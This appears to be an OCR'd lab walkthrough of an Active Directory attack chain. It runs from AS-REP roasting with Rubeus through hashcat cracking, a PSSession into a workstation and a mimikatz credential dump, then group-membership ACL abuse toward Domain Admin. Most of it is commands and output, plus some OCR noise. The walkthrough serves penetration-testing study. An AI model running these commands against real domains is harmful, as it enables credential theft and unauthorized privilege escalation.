
BloodHound

- StdBy Admins Group having ForceChangePassword over Paul.Jones



BloodHound

- Paul.Jones as a Domain Admin



Cross-Forest Trust AS-REPRoasting Attack

- AS-REPRoasting
- AS-REPRoasting is the most basic Kerberos attack and targets "Pre-Authentication." This is rare in an organization but is one of the few Kerberos attacks that do not require any form of prior authentication. The only information the attacker needs is the username they want to attack, which can also be found using other enumeration techniques. Once the attacker has the username, they send a special AS_REQ (Authentication Service Request) packet to the KDC (Key Distribution Center), pretending to be the user. The KDC sends back an AS_REP, which contains a portion of information encrypted with a key derived from the user's password. The key can be cracked offline to obtain the user's password.

AS-REPRoasting Attack

- Our Initial Enum Shows Michelle.Johnson is AS-REPRostable
- Get-DomainUser -PreauthNotRequired -Domain TRUSTEDCORP.local

```
PS C:\Tools> Get-DomainUser -PreauthNotRequired -Domain TRUSTEDCORP.local


logoncount                    : 0
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=Michelle Johnson,CN=Users,DC=TRUSTEDCORP,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : Michelle Johnson
userprincipalname             : Michelle.Johnson@TRUSTEDCORP.local
name                          : Michelle Johnson
objectsid                     : S-1-5-21-2342213388-301168347-1320883959-1107
samaccountname                : Michelle.Johnson
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 11/21/2023 10:19:36 PM
instancetype                  : 4
usncreated                    : 16442
objectguid                    : 8c4e2709-61aa-4044-a2f6-40c8a6c650e9
sn                            : Johnson
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
givenname                     : Michelle
memberof                      : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
lastlogon                     : 12/31/1600 4:00:00 PM
badpwdcount                   : 0
cn                            : Michelle Johnson
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated                   : 11/20/2023 2:27:50 PM
primarygroupid                : 513
pwdlastset                    : 11/20/2023 6:27:50 AM
msds-supportedencryptiontypes : 0
usnchanged                    : 20512
```

Cracking with Hashcat

- Perfoming the Attack
- .\Rubeus.exe asreproast /user:Michelle.Johnson /domain:TRUSTEDCORP.local /dc:TRUSTED-DC03.TRUSTEDCORP.local /nowrap /outfile:hashes.txt

```
PS C:\Tools> .\Rubeus.exe asreproast /user:Michelle.Johnson /domain:TRUSTEDCORP.local /dc:TRUSTED-DC03.TRUSTEDCORP.local
 /nowrap /outfile:hashes.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target User             : Michelle.Johnson
[*] Target Domain           : TRUSTEDCORP.local
[*] Target DC               : TRUSTED-DC03.TRUSTEDCORP.local

[*] Using domain controller: TRUSTED-DC03.TRUSTEDCORP.local (10.10.1.12)
[*] Building AS-REQ (w/o preauth) for: 'TRUSTEDCORP.local\Michelle.Johnson'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Tools\hashes.txt

[*] Roasted hashes written to : C:\Tools\hashes.txt
```

Cracking with Hashcat

- Now Let's Crack the TGS with hashcat
- .\hashcat.exe -m 18200 .\hashes.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -m 18200 .\hashes.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5asrep$Michelle.Johnson@TRUSTEDCORP.local:0505cfd547fd8d29f26323d4ce22d193$1db7222068c2af7555939466c848df49a8959ee74419c65922165
79eba9a42407524a3bc76380d558dddc5d8c8d5bb25d38392299bef9f271c4641788808dcb701cfdf7f4146c8f8e543683f4e20c251be17979c9429f5a296a16245e
4f34cc2d7486f908ae78bd7934dd0156a9e64e615fcc5ccd98bf0ebcebbda7c079583c670f295111474e88e79a6b4a4bbd68f9d64477182a37dfefd9470ec6749147
e954bc8fe6e60022b9e341f4087ba5a84bd7f84105c5baeb93312b727354b83b42ffbed933e970666bab2e74765dbbc0f83e0a00e7a6f6a9f6a3c79c15565536581f
c1a917afb4d0359cc6411a4e78b6c38073a275781d7:M.Password1!

Session..........: hashcat
```

Local Admin Hunting

- Creating Secure Credential for Michelle.Johnson
- $SecPassword = ConvertTo-SecureString "M.Password1!" -AsPlainText -Force
- $Cred = New-Object System.Management.Automation.PSCredential("TRUSTEDCORP\Michelle.Johnson", $SecPassword)

```
PS C:\Tools> $SecPassword = ConvertTo-SecureString "M.Password1!" -AsPlainText -Force
PS C:\Tools> $Cred = New-Object System.Management.Automation.PSCredential("TRUSTEDCORP\Michelle.Johnson", $SecPassword)
```

Local Admin Hunting

- We discovered Michelle.Johnson has foreign Group membership as local admin in one of the Domain workstation
- Enter-PSSession -ComputerName Win10-Client-02.BYTESHIELD.LOCAL -Credential $Cred

```
PS C:\Tools> Enter-PSSession -ComputerName Win10-Client-02.BYTESHIELD.LOCAL -Credential $Cred
[Win10-Client-02.BYTESHIELD.LOCAL]: PS C:\Users\Michelle.Johnson\Documents> whoami
trustedcorp\michelle.johnson
[Win10-Client-02.BYTESHIELD.LOCAL]: PS C:\Users\Michelle.Johnson\Documents> hostname
Win10-Client-02
[Win10-Client-02.BYTESHIELD.LOCAL]: PS C:\Users\Michelle.Johnson\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:


   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.1.9
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.1
[Win10-Client-02.BYTESHIELD.LOCAL]: PS C:\Users\Michelle.Johnson\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==========================================
================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled gr
oup, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gr
oup
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled gr
oup
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Local Admin Hunting

- Now Let's use mimikatz to Dump Users NTLM Password hashes we may find another user with high domain privilege, for conveniency since we have local admin right, we will initiate RDP connection to the machine



Local Admin Hunting

- There we go, we are in

```
PS C:\Users\Michelle.Johnson> whoami
trustedcorp\michelle.johnson
PS C:\Users\Michelle.Johnson> hostname
Win10-Client-02
PS C:\Users\Michelle.Johnson> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
                                           ================ ============ ==========================================
===
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Administrators                     Alias            S-1-5-32-544 Group used for deny only

BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gr
oup
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled gr
oup
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled gr
oup
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Local Admin Hunting

- Dumping Users NTLM Password hashes we discovered that a TRUSTEDCORP user Clement.white has logged on to the System, therefore we grabbed his footprint

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 7462413 (00000000:0071de0d)
Session           : Interactive from 3
User Name         : Clement.White
Domain            : TRUSTEDCORP
Logon Server      : TRUSTED-DC03
Logon Time        : 12/2/2023 9:42:33 AM
SID               : S-1-5-21-2342213388-301168347-1320883959-1110
        msv :
         [00000003] Primary
         * Username : Clement.White
         * Domain   : TRUSTEDCORP
         * NTLM     : 480c84735af96e60b6be45c24502d535
         * SHA1     : 8bd46a5e2e289ac28dff61d739707da937b15d55
         * DPAPI    : 798a97ca1cb1b1ac03bbf4e4dc5d8c18
        tspkg :
        wdigest :
         * Username : Clement.White
         * Domain   : TRUSTEDCORP
         * Password : (null)
        kerberos :
         * Username : Clement.White
         * Domain   : TRUSTEDCORP.LOCAL
         * Password : (null)
        ssp :   KO
        credman :
```

Cracking with hashcat

- Cracking NTLM Password hashes
- .\hashcat.exe -m 1000 .\hashes.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -m 1000 .\hashes.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

480c84735af96e60b6be45c24502d535:C.Password1!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 480c84735af96e60b6be45c24502d535
Time.Started.....: Sat Dec 02 19:05:59 2023 (0 secs)
Time.Estimated...: Sat Dec 02 19:05:59 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\PasswordList.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   132.8 kH/s (0.01ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Speed.#2.........:        0 H/s (0.00ms) @ Accel:128 Loops:1 Thr:64 Vec:1
Speed.#*.........:   132.8 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 68/68 (100.00%)
Rejected.........: 0/68 (0.00%)
Restore.Point....: 0/68 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ennifer -> S.Password1!
Candidates.#2....: [Copying]
Hardware.Mon.#1..: Temp: 52c Util:  0% Core:1556MHz Mem:3802MHz Bus:8
Hardware.Mon.#2..: N/A

Started: Sat Dec 02 19:05:39 2023
Stopped: Sat Dec 02 19:06:00 2023
```

ACL Attack Chain

- As we have successfully cracked clement.white's NTLM Password hashes, if you could remember our initial enumeration Clement.white has GenericWrite over Help Desk group, which in turn has the same right over another group named StdBy Admins, this has User-Force-Change-Password right over Paul.jones a domain admin, Let's follow the chain
- First thing First let's add ourself to Help Desk, because have GenericWrite right over the group, becoming member of the group will also enable to jump to the second Group. !!!!!019NADYKCID

ACL Attack Chain

- There we go
- $SecPssword = ConvertTo-SecureString "C.Password1!" -AsPlainText -Force
- $Cred = New-Object System.Management.Automation.PSCredential("TRUSTEDCORP\Clement.white", $SecPssword)
- Add-DomainGroupMember -Identity "Help Desk" -Members Clement.white -Domain Trustedcorp.local -Credential $Cred -Verbose

```
PS C:\Tools> $SecPssword = ConvertTo-SecureString "C.Password1!" -AsPlainText -Force
PS C:\Tools> $Cred = New-Object System.Management.Automation.PSCredential("TRUSTEDCORP\Clement.white", $SecPssword)
PS C:\Tools> Add-DomainGroupMember -Identity "Help Desk" -Members Clement.white -Domain Trustedcorp.local -Credential $C
red -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'Trustedcorp.local'
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'Clement.white' to group 'Help Desk'
```

ACL Attack Chain


- We can Confirm that Clement.white is now a member of Help Desk Group
- Get-DomainUser -Identity Clement.white -Domain Trustedcorp.local

```
PS C:\Tools> Get-DomainUser -Identity Clement.white -Domain Trustedcorp.local


logoncount              : 9
badpasswordtime         : 11/23/2023 1:19:42 PM
distinguishedname       : CN=Clement White,CN=Users,DC=TRUSTEDCORP,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : Clement White
lastlogontimestamp      : 12/2/2023 9:42:33 AM
userprincipalname       : Clement.White@TRUSTEDCORP.local
name                    : Clement White
objectsid               : S-1-5-21-2342213388-301168347-1320883959-1110
samaccountname          : Clement.White
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 12/2/2023 5:42:33 PM
instancetype            : 4
usncreated              : 16464
objectguid              : d912c215-9dac-4cd1-a612-8c1964ad8626
sn                      : White
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
dscorepropagationdata   : 1/1/1601 12:00:00 AM
givenname               : Clement
memberof                : {CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Remote Management
                          Users,CN=Builtin,DC=TRUSTEDCORP,DC=local}
lastlogon               : 12/2/2023 10:47:48 AM
badpwdcount             : 0
cn                      : Clement White
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated             : 11/20/2023 2:31:07 PM
primarygroupid          : 513
pwdlastset              : 11/20/2023 6:31:07 AM
usnchanged              : 61528
```


ACL Attack Chain


- You can look at Bloodhound Graphs, Help Desk has GenericAll right over StdBy Admin



ACL Attack Chain

- BloodHound Graphs





ACL Attack Chain

- Performing the attack
- Add-DomainGroupMember -Identity "StdBy Admins" -Members Clement.white -Domain Trustedcorp.local -Credential $Cred -Verbose

```
PS C:\Tools> Add-DomainGroupMember -Identity "StdBy Admins" -Members Clement.white -Domain Trustedcorp.local -Credential
  $Cred -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'Trustedcorp.local'
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'Clement.white' to group 'StdBy Admins'
```

ACL Attack Chain

